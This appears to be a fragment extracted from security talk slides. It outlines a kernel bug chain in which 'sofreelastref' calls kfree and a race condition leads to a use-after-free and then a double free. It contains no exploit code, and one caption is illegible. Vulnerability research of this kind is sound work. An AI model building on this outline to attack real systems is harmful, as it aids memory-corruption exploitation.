
- sofreelastref has a lot of cleanup, but eventually calls kfree




The race condition bug results in a UAF
The UAF results in a double free


[illegible]

